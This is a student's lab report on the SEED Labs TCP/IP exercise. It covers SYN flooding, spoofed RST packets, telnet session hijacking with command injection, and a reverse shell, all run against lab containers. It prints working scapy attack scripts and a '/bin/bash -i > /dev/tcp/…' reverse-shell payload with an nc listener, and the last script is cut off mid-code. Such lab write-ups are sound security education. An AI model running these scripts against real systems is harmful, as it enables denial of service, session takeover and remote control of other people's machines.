Laboratory Report

TCP/IP

The laboratory prompt for this was provided by SEED Security Labs. SEED Security Labs is a project focused on enhancing cybersecurity education through hands-on laboratory exercises. Visit them at https://seedsecuritylabs.org/.

Ramnick Francis P. Ramos
+63 960 277 1720
ramnickfrancisramos@gmail.com

Cybersecurity Portfolio

TCP/IP

Ramnick Francis P. Ramos
ramnickfrancisramos@gmail.com

Table of Contents

Environment Setup

This lab was tested on the SEED Ubuntu 20.04 VM using Oracle VirtualBox. The prebuilt image for the virtual machine was obtained from CMSC 191: Cybersecurity's Google Classroom, but it can also be downloaded directly from the SEED website. The virtual machine ran locally, and no cloud server was used for this lab exercise.

This Laboratory Exercise also utilizes the docker containers provided by SEED Labs for this laboratory environment.

Laboratory Tasks

SYN Flooding Attack

This laboratory task aims to simulate the SYN Flooding into an IP Address.

First, the command "netstat -nat" is used to check the usage of the queue, i.e., the number of half opened connection associated with a listening port.

```
root@645f1ed45e18:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45013        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@645f1ed45e18:/#
```

It is also helpful that the size of the cache queue in a system-wide setting (victim) is checked for reference later. It is learned that the maximum syn chookies is 1024.

```
[11/30/25]seed@VM:~/.../volumes$ dockps
b8298c0bd149  user2-10.9.0.7
b820e4d530eb  seed-attacker
4cc1054e2e35  user1-10.9.0.6
645f1ed45e18  victim-10.9.0.5
[11/30/25]seed@VM:~/.../volumes$ docksh 64
root@645f1ed45e18:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
root@645f1ed45e18:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@645f1ed45e18:/#
```

Launching the Attack Using Python

This task aims to simulate a SYN flooding attack using the provide synflod.py script. We run the synflood in the attacker's container.

```
root@VM:/volumes# python3 synflood.py
```

Looking at the victim's container, we can see that from 0, the SYN received instantly increased from 0 to 47.

```
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
0
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
47
root@645f1ed45e18:/#
```

Launch the Attack Using C

This aims to perform a similar implementation but using a C program. Similarly, we run the synflood in the attacker's container.

```
root@VM:/volumes# gcc synflood.c -o synflood
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Then after, in the Victim's container, the syn rises to 61 from 0.

```
Every 1.0s: netstat -nat | grep SYN_RECV | wc -l          645f1ed45e18: Sun Nov 30 16:50:47 2025

61
```

Comparing the SYN packets of C versus the one in python, we can see that Python's is lower suggestively because it is slower than C.

Enable the SYN Cookie Countermeasure

This task aims to observe what will happened if the SYN cookie countermeasure is enabled. We first turn on the tcp_syncookies countermeasure.

```
root@645f1ed45e18:/# sysctl -a | grep tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@645f1ed45e18:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@645f1ed45e18:/#
```

After conducting the attack on the attacker's container, here is the syn in the victim's container after performing the SYN Flooding attack using the aforementioned python script.

```
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
0
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
39
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
60
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
75
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
89
root@645f1ed45e18:/# netstat -nat | grep SYN_RECV | wc -l
121
root@645f1ed45e18:/#
```

From here, we can observe that the SYN_RECV is higher when the tcp_syncookies is turned on. Inferrably, this might be because the system stops using SYN backlog limits when it is 1, consequently stopping the dropping of SYN packets. This is because once SYN cookies activate, the kernel no longer allocates half-open connections in the SYN backlog.

TCP RST Attacks on telnet Connections

This task aims to simulate an TCP RST attack that immediately closes a connection to ascertain address.


To do this, we first need to establish a telnet and logging in thereafter in user1:

```
root@4cc1054e2e35:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
645f1ed45e18 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

After then, on the attacker's container, we used Wireshark to watch the movements in the port 23, this is the result after pressing random keys in the telnet:



Deduced from the first packet in the tcdump output, we then assembled this rst.py file below. This contains the TCP components found in the Wireshark.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(
    sport=47638,
    dport=23,
    flags="R",
    seq=3826835014
)

pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)

```

The connection is then closed after running this python script. This indicates the the RST attack had severed the connection of the IP addresses.

```
root@VM:/volumes# python3 rst.py
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.5'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 47638          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 3826835014     (0)
ack        : IntField                            = 0              (0)
```

```
seed@645f1ed45e18:~$
seed@645f1ed45e18:~$ Connection closed by foreign host
```

TCP Session Hijacking

This task aims to hijack a current session in the connection.

A telnet is first conducted in the user1's container.


```
root@4cc1054e2e35:/tmp# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
645f1ed45e18 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 30 18:46:37 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/6
```

Consequently, the Wireshark packets are observed to acquire information regarding the TCP Connection. The image below already shows some TCP hijacking because it was taken after the script was ran,



We then now have this script that contains the TCP attributes acquire from wireshark.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")

tcp = TCP(
    sport=47726,
    dport=23,
    flags="A",
    seq=3583218533,
    ack=2426542570
)

data = "echo ramnick > /tmp/ramnick.txt\n"


pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

The scrip is then ran thereafter to conduct the hijacking.

```
oot@VM:/volumes# python3 rst_hij.py
ersion     : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
os         : XByteField                          = 0               (0)
en         : ShortField                          = None            (None)
d          : ShortField                          = 1               (1)
lags       : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
rag        : BitField  (13 bits)                 = 0               (0)
tl         : ByteField                           = 64              (64)
roto       : ByteEnumField                       = 6               (0)
hksum      : XShortField                         = None            (None)
rc         : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
ptions     : PacketListField                     = []              ([])
-
port       : ShortEnumField                      = 47726           (20)
port       : ShortEnumField                      = 23              (80)
eq         : IntField                            = 3583218533      (0)
ck         : IntField                            = 2426542570      (0)
ataofs     : BitField  (4 bits)                  = None            (None)
eserved    : BitField  (3 bits)                  = 0               (0)
lags       : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
indow      : ShortField                          = 8192            (8192)
hksum      : XShortField                         = None            (None)
rgptr      : ShortField                          = 0               (0)
ptions     : TCPOptionsField                     = []              (b'')
-
oad        : StrField                            = b'echo ramnick > /tmp/ramnick.txt\n' (b'')
oot@VM:/volumes#
```


After ruining the script, the hijacking conducts a TCP data injection to the tmp folder of the victim.

```
seed@645f1ed45e18:~$ cat tmp/ramnick.txt
ramnick
seed@645f1ed45e18:~$
```


This shows that we were able to hijack the user1 container using the rst_hij used.

Creating Reverse Shell using TCP Session Hijacking

This task aims to get a control on the shell of the victim using TCP session hijacking. The first thing to do is to etner the victim's container.



The packets of the telnet command run is then observed from Wireshark. This will later on be used for the script.



The script made, which contains details from the packets in the telnet.

```python
from scapy.all import *


ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(
    sport=23,
    dport=36192,
    flags="R",
    seq=525917710
)

pkt = ip/tcp
ls(pkt)
send(pkt, verbose=1)
```

We then check if it successfully hijacks a session by running it , Shown below, it closed the connection. Therefore, the acquired details are true.

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitt
applicable law.

seed@4cc1054e2e35:~$ AConnection closed by foreign host.
root@645f1ed45e18:/#
```

After that, we now revamp the task4.py to invoke a listening to port 9090 and make an nc listener in another attacker container

```python
from scapy.all import *


client_ip = "10.9.0.5"
server_ip = "10.9.0.6"
dport = 23
sport = 36212

seq = 2528141026
ack = 1814702353

payload = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"

ip = IP(src=client_ip, dst=server_ip)
tcp = TCP(
    sport=sport,
    dport=dport,
    flags="PA",
```

After running the script, we will be able to invoke a reverse shell in a netcat in port 9090.

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 39928
$
```

Reflection and Troubleshooting

Issues were encountered whenever Wireshark is used to observe packets. It was rampant that packets changing its details were encountered. Solution implemented is checking on it habitually, should any listened changed affected the details for the script.

References

Du, W. (2018). SEED Labs. SEED Project.